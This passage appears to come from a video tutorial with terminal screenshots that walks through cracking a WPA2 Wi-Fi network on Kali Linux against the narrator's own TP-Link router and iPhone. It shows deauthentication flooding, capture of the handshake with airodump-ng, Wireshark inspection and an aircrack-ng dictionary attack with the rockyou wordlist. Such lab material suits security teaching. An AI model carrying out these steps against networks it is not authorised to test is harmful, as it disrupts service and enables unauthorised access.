going to attack is two", and one to `wlan0mon` labeled "interface".

A terminal window showing the output of the `airodump-ng` command. The output includes a header line and two tables of network data. A red box highlights an empty field in the header line, with a red arrow pointing to it labeled "empty".


BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
90:9A:4A:B8:F3:FB	-18	100	44	0 0	2	360	WPA2	CCMP	PSK	TP-Link_F3FC

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
90:9A:4A:B8:F3:FB	BA:AD:08:AC:15:A7	-39	0 - 1	2	10		

- I'll try and connect back to the TP-Link network




- You can see the WPA handshake was captured.
- Client is not able to connect to the network



- Control + C allows me to stop this process.


```
kali@kali: ~  
File Actions Edit View Help  
06:18:29 Sending DeAuth (code 7) to broadcast -- BSSID: [90:9A:4A:B8:F3:FB]  
06:18:29 Sending DeAuth (code 7) to broadcast -- BSSID: [90:9A:4A:B8:F3:FB]  
06:18:30 Sending DeAuth (code 7) to broadcast -- BSSID: [90:9A:4A:B8:F3:FB]  
06:18:30 Sending DeAuth (code 7) to broadcast -- BSSID: [90:9A:4A:B8:F3:FB]  
06:18:31 Sending DeAuth (code 7) to broadcast -- BSSID: [90:9A:4A:B8:F3:FB]  
06:18:31 Sending DeAuth (code 7) to broadcast -- BSSID: [90:9A:4A:B8:F3:FB]  
06:18:32 Sending DeAuth (code 7) to broadcast -- BSSID: [90:9A:4A:B8:F3:FB]  
06:18:32 Sending DeAuth (code 7) to broadcast -- BSSID: [90:9A:4A:B8:F3:FB]  
06:18:33 Sending DeAuth (code 7) to broadcast -- BSSID: [90:9A:4A:B8:F3:FB]  
06:18:33 Sending DeAuth (code 7) to broadcast -- BSSID: [90:9A:4A:B8:F3:FB]  
06:18:34 Sending DeAuth (code 7) to broadcast -- BSSID: [90:9A:4A:B8:F3:FB]  
06:18:34 Sending DeAuth (code 7) to broadcast -- BSSID: [90:9A:4A:B8:F3:FB]  
06:18:35 Sending DeAuth (code 7) to broadcast -- BSSID: [90:9A:4A:B8:F3:FB]  
06:18:36 Sending DeAuth (code 7) to broadcast -- BSSID: [90:9A:4A:B8:F3:FB]  
06:18:36 Sending DeAuth (code 7) to broadcast -- BSSID: [90:9A:4A:B8:F3:FB]  
06:18:37 Sending DeAuth (code 7) to broadcast -- BSSID: [90:9A:4A:B8:F3:FB]  
06:18:37 Sending DeAuth (code 7) to broadcast -- BSSID: [90:9A:4A:B8:F3:FB]  
06:18:38 Sending DeAuth (code 7) to broadcast -- BSSID: [90:9A:4A:B8:F3:FB]  
06:18:38 Sending DeAuth (code 7) to broadcast -- BSSID: [90:9A:4A:B8:F3:FB]  
06:18:39 Sending DeAuth (code 7) to broadcast -- BSSID: [90:9A:4A:B8:F3:FB]  
06:18:39 Sending DeAuth (code 7) to broadcast -- BSSID: [90:9A:4A:B8:F3:FB]  
06:18:40 Sending DeAuth (code 7) to broadcast -- BSSID: [90:9A:4A:B8:F3:FB]  
06:18:40 Sending DeAuth (code 7) to broadcast -- BSSID: [90:9A:4A:B8:F3:FB]  
06:18:41 Sending DeAuth (code 7) to broadcast -- BSSID: [90:9A:4A:B8:F3:FB]  
06:18:41 Sending DeAuth (code 7) to broadcast -- BSSID: [90:9A:4A:B8:F3:FB]  
06:18:42 Sending DeAuth (code 7) to broadcast -- BSSID: [90:9A:4A:B8:F3:FB]  
^C  
~  
$
```

- what you'll notice is we've got this hack file captured
- and what I could do now is use Wireshark
- to open up that cap file.




```
kali@kali: ~  
File Actions Edit View Help  
CH 2 ][ Elapsed: 1 min ][ 2021-02-01 06:18 ][ WPA handshake: 90:9A:4A:B8:F3:FB  
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID  
90:9A:4A:B8:F3:FB -19 0 821 45 0 2 360 WPA2 CCMP PSK TP-Link  
BSSID STATION PWR Rate Lost Frames Notes Probes  
90:9A:4A:B8:F3:FB BA:AD:08:AC:15:A7 -27 1e- 1 0 57  
Quitting...  
(kali@kali)-[~]  
$ ls  
Desktop Downloads hack1-01.csv hack1-01.kismet.netxml hs Pictures  
Documents hack1-01.cap hack1-01.kismet.csv hack1-01.log.csv Music Public  
(kali@kali)-[~]  
$ wireshark hack1-01.cap
```


- So a whole bunch of information has been captured
- but I'm going to search for the handshake,
- So we've captured the WPA four-way handshake.
- between a TP-Link device and my iPhone.



- So you could open up the Wireshark capture and have a look
- but notice in message two we see WPA key data



- so I'll close that down



```
(kali@kali)-[~]
$ wireshark hack1-01.cap
06:19:20.153      Warn Invalid borders specified for theme pixmap:
/usr/share/themes/Kali-Dark/gtk-2.0/assets/trough-scrollbar-horiz.png,
borders don't fit within the image
06:19:20.153      Warn invalid source position for vertical gradient
06:19:20.153      Warn invalid source position for vertical gradient
06:19:20.154      Warn invalid source position for vertical gradient
06:19:20.154      Warn invalid source position for vertical gradient
06:20:25.238      Warn invalid source position for vertical gradient
06:20:25.238      Warn invalid source position for vertical gradient
06:20:25.240      Warn invalid source position for vertical gradient
06:20:25.240      Warn invalid source position for vertical gradient
06:20:41.357      Warn invalid source position for vertical gradient
06:20:41.357      Warn invalid source position for vertical gradient
06:20:41.358      Warn invalid source position for vertical gradient
06:20:41.358      Warn invalid source position for vertical gradient
06:20:49.909      Warn invalid source position for vertical gradient
06:20:49.909      Warn invalid source position for vertical gradient
06:20:49.910      Warn invalid source position for vertical gradient
06:20:49.910      Warn invalid source position for vertical gradient
06:20:49.910      Warn invalid source position for vertical gradient

(kali@kali)-[~]
$ clear
```


- the WiFi interface is still in monitor mode.
- So what I'll do is stop monitor mode.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ iwconfig  
lo        no wireless extensions.  
  
eth0      no wireless extensions.  
  
wlan0mon  IEEE 802.11 Mode:Monitor Frequency:2.417 GHz Tx-Power=20 dBm  
          Retry short limit:7 RTS thr:off Fragment thr:off  
          Power Management:off  
  
(kali@kali)-[~]  
$ sudo airmon-ng stop wlan0mon  
  
PHY      Interface      Driver      Chipset  
phy0     wlan0mon      ath9k_htc   Qualcomm Atheros Communications AR9271 802.11n  
          (mac80211 station mode vif enabled on [phy0]wlan0)  
          (mac80211 monitor mode vif disabled for [phy0]wlan0mon)  
  
(kali@kali)-[~]  
$
```


- Used to command **iwconfig** shows me
- that the interface is back in managed mode.

```
kali@kali: ~  
File Actions Edit View Help  
Power Management:off  
(kali@kali)-[~]  
$ sudo airmon-ng stop wlan0mon  
PHY      Interface  Driver      Chipset  
phy0     wlan0mon    ath9k_htc   Qualcomm Atheros Communications AR9271 802.11n  
          (mac80211 station mode vif enabled on [phy0]wlan0)  
          (mac80211 monitor mode vif disabled for [phy0]wlan0mon)  
(kali@kali)-[~]  
$ iwconfig  
lo        no wireless extensions.  
eth0      no wireless extensions.  
wlan0     IEEE 802.11  ESSID:off/any  
          Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm  
          Retry short limit:7   RTS thr:off   Fragment thr:off  
          Power Management:off
```


-
- So used command **ls**, once again, shows me the files
 - **hack1-01.cap** is the file that we wanna use for cracking.
 - we're going to use this command, aircrack-ng **hack1-01.cap**, and the wordlist that I'm going to use
 - is stored in **/usr/share/wordlists/rockyou**.




The screenshot shows a Kali Linux terminal window with a dark background and a Kali Linux logo watermark. The terminal displays the following commands and output:

```
(kali@kali)-[~]  
$ ls  
Desktop Downloads hack1-01.csv hack1-01.kismet.netxml hs Pictur  
Documents hack1-01.cap hack1-01.kismet.csv hack1-01.log.csv Music Public  
  
(kali@kali)-[~]  
$ aircrack-ng hack1-01.cap -w /usr/share/wordlists/rockyou.txt
```

- So just to show you what that is,
- if I go to /usr/share/wordlists,
- various wordlists are stored in this directory.
- In Kali you can actually just search for wordlists

